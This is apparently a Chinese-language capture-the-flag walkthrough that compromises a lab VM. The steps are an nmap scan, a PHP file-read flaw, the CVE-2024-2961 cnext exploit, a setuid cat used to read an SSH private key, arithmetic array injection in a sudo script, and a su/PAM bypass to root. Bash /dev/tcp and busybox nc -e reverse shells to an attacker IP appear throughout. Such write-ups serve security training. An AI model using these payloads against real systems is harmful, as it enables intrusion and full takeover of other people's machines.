
信息收集
bash
$ cat nmapscan/nmap_tcp
# Nmap 7.95 scan initiated Fri May 16 07:24:40 2025 as: /usr/lib/nmap/nmap --privileged -sVC -O -p 22,80,8080 -oN nmapscan/nmap_tcp 192.168.31.59
Nmap scan report for gc (192.168.31.59)
Host is up (0.00059s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
8080/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.57 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:5B:4C:26 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 16 07:24:48 2025 -- 1 IP address (1 host up) scanned in 8.14 seconds
bash
$ curl http://192.168.31.59:8080/index.php?file=/etc/passwd
File contents: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
pretend:x:999:999::/home/pretend:/bin/sh
bash
$ curl http://192.168.31.59:8080/index.php?file=index.php
File contents: <?php
$data = file_get_contents($_GET['file']);
echo "File contents: $data";
搜索可知,这个使用了 file_get_contents 函数,可能有 CVE-2024-2961 相关的漏洞,且靶机名称也有呼应,我们进行尝试
https://github.com/ambionics/cnext-exploits/blob/main/cnext-exploit.pyhttps://raw.githubusercontent.com/ambionics/cnext-exploits/refs/heads/main/cnext-exploit.py
前面 class Remote: …
def download(self, path: str) -> bytes:
改为 class Remote: def init(self, url: str) -> None: self.url = url self.session = Session()
def send(self, path: str) -> Response:
    """Sends given `path` to the HTTP server. Returns the response.
    """
    return self.session.get(self.url, params={"file": path})

def download(self, path: str) -> bytes:
bash
$ python cnext-exploit.py 'http://192.168.31.59:8080/index.php' 'bash -c "bash -i >& /dev/tcp/192.168.31.187/1234 0>&1"'
[*] The data:// wrapper works
[*] The php://filter/ wrapper works
[*] The zlib extension is enabled
[+] Exploit preconditions are satisfied
[*] Using 0x7f725a400040 as heap

     EXPLOIT  SUCCESS
权限提升
bash
(remote) www-data@f094e0959a50:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
可以发现这是个容器
bash
(remote) www-data@f094e0959a50:/home/pretend$ ls -la
total 56
drwxr-xr-x 3 root root     4096 Apr 26 08:29 .
drwxr-xr-x 1 root root     4096 Apr 26 08:05 ..
drwx------ 2 1000    1000  4096 Apr 26 08:44 .ssh
-rwsr-x--- 1 root pretend 44016 Apr 26 08:29 cat
这里允许 1000 1000 的 uid 和 gid 的用户进入
bash
(remote) www-data@f094e0959a50:/tmp$ ./linpeas.sh -a
╔══════════╣ Testing 'su' as other users with shell using as passwords: null pwd, the username and top2000pwds

  Bruteforcing user root...
  Bruteforcing user pretend...
  You can login as pretend using password: pretend
bash
(remote) www-data@f094e0959a50:/tmp$ su pretend
Password:pretend
(remote) pretend@f094e0959a50:/home/pretend$ id
uid=999(pretend) gid=999(pretend) groups=999(pretend)

(remote) pretend@f094e0959a50:/home/pretend$ ./cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCfF2wZQFTTr+XmMjyHsMSnNwT6Fi17A2xS3ILrBy1sfHds9Wf1xReFMbySAQPrmIlds/9INlgXBDLYPETB8dKufg47...+uX/1CZ5WPXyoS8S+OLWbeqxbDXjvAokkk8/ymAc1zpNpfm0X+UqejHDr8Z+Tp36sN877eE0moNlZSzXITm/YGc= @moban

(remote) pretend@f094e0959a50:/home/pretend$ ./cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnxdsGUBU06/l5jI8h7DEpzcE+hYtewNsUtyC6wctbHx3bPVn9cUX
hTG8kgED65iJXbP/SDZYFwQy2DxEwfHSrn4OO/ihrq0KDDodhUlOu7QB0N5Rx3X+r7sD82
...
jhlEJgq5mMV7VmwdEFxG7Oo/8zU0kcN0pIfch1jQpudMjGM9g+s4HI/2VLuVsYY11b7fgo
XjAEqMEF259x1HQ6qsbsbgaSauHnwV61ka0yuy92QoLJP5Ci+wdqY83RM3DsgXAnQbJNGK
wDCd5QkpnaA6F5XwAAAA13ZWxjb21lQG1vYmFuAQIDBA==
-----END OPENSSH PRIVATE KEY-----

$ ssh-keygen -y -f id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCfF2wZQFTTr+XmMjyHsMSnNwT6Fi17A2xS3ILrBy1sfHds9Wf1xReFMbySAQPrmIlds/9...+uX/1CZ5WPXyoS8S+OLWbeqxbDXjvAokkk8/ymAc1zpNpfm0X+UqejHDr8Z+Tp36sN877eE0moNlZSzXITm/YGc= welcome@moban
bash
welcome@MiWiFi-RD04-srv:~$ cat user.txt
flag{happy}

welcome@gc:~$ sudo -l
Matching Defaults entries for welcome on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on localhost:
    (think) NOPASSWD: /bin/bash /think/Task_Scheduler.sh

welcome@gc:~$ cat /think/Task_Scheduler.sh
#!/bin/bash

echo -e "\n+ Task Scheduler +\n"
echo -n "Please enter the task priority (1-10): "
read priority

echo -n "Please enter the estimated CPU usage (in percentage, 0-100): "
read cpu_usage

echo -n "Please enter the estimated memory usage (in MB): "
read memory_usage

# 用输入的值进行计算,根据优先级调整 CPU 和内存消耗
adjusted_cpu=$(( cpu_usage + priority * 2 ))   # 优先级越高,CPU 使用率越高
adjusted_memory=$(( memory_usage + priority * 10 ))  # 优先级越高,内存使用量越高

# 计算总资源消耗
total_resources=$(( adjusted_cpu + adjusted_memory ))

echo -e "\nTask Resource Requirements:"
echo -e "Adjusted CPU Usage: $adjusted_cpu%"
echo -e "Adjusted Memory Usage: $adjusted_memory MB"
echo -e "Total Resource Consumption: $total_resources"

welcome@gc:~$ ls -la /think
total 20
drwxr-xr-x  2 think think 4096 Apr 27 12:13 .
drwxr-xr-x 19 root  root  4096 Apr 27 09:24 ..
-rw-r-----  1 think think   18 Apr 27 12:13 pass.txt
-rwsr-sr-x  1 think think  116 Apr 27 09:37 pp.sh
-rw-r--r--  1 think think  808 Apr 27 11:59 Task_Scheduler.sh
bash
welcome@gc:/think$ sudo -u think /bin/bash /think/Task_Scheduler.sh

+ Task Scheduler +

Please enter the task priority (1-10): a[$(id)]
Please enter the estimated CPU usage (in percentage, 0-100):
Please enter the estimated memory usage (in MB):
/think/Task_Scheduler.sh: line 14: uid=1001(think) gid=1001(think) groups=1001(think): syntax error in expression (error token is "(think) gid=1001(think) groups=1001(think)")
/think/Task_Scheduler.sh: line 15: uid=1001(think) gid=1001(think) groups=1001(think): syntax error in expression (error token is "(think) gid=1001(think) groups=1001(think)")

Task Resource Requirements:
Adjusted CPU Usage: %
Adjusted Memory Usage:  MB
Total Resource Consumption: 0
可以利用数组的性质进行注入
bash
welcome@gc:/think$ sudo -u think /bin/bash /think/Task_Scheduler.sh

+ Task Scheduler +

Please enter the task priority (1-10):  a[$(busybox nc 192.168.31.187 1234 -e /bin/bash 2>&1)]
Please enter the estimated CPU usage (in percentage, 0-100):
Please enter the estimated memory usage (in MB):
我们直接弹个 shell
bash
(remote) think@gc:/think$ id
uid=1001(think) gid=1001(think) groups=1001(think)

(remote) think@gc:/think$ cat pass.txt
think@thinkyouare

(remote) think@gc:/think$ dpkg -V
??5?????? c /etc/irssi.conf
??5?????? c /etc/apache2/apache2.conf
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
??5??????   /bin/su
??5?????? c /etc/pam.d/su
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.rules
dpkg: warning: packagekit: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
dpkg: warning: policykit-1: unable to open /usr/libexec/polkit-agent-helper-1 for hash: Permission denied
??5??????   /usr/libexec/polkit-agent-helper-1
bash
(remote) think@gc:/think$ cat /etc/pam.d/su
#
# The PAM configuration file for the Shadow `su' service
#

# This allows root to su without passwords (normal operation)
auth       sufficient pam_rootok.so
auth  [success=ignore default=1] pam_succeed_if.so user = root
auth  sufficient                 pam_succeed_if.so use_uid user = think
# Uncomment this to force users to be a member of group root
# before they can use `su'. You can also add "group=foo"
# to the end of this line if you want to use a group other
# than the default "root" (but this may have side effect of
# denying "root" user, unless she's a member of "foo" or explicitly
# permitted earlier by e.g. "sufficient pam_rootok.so").
# (Replaces the `SU_WHEEL_ONLY' option from login.defs)
# auth       required   pam_wheel.so
...
bash
(remote) think@gc:/think$ su -c
Error: -c 参数被禁止

(remote) think@gc:/think$ su -cid
uid=0(root) gid=0(root) groups=0(root)
可以绕过一下
bash
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.31.187] from (UNKNOWN) [192.168.31.59] 59972
id
uid=0(root) gid=0(root) groups=0(root)

cat /root/root.txt
flag{root}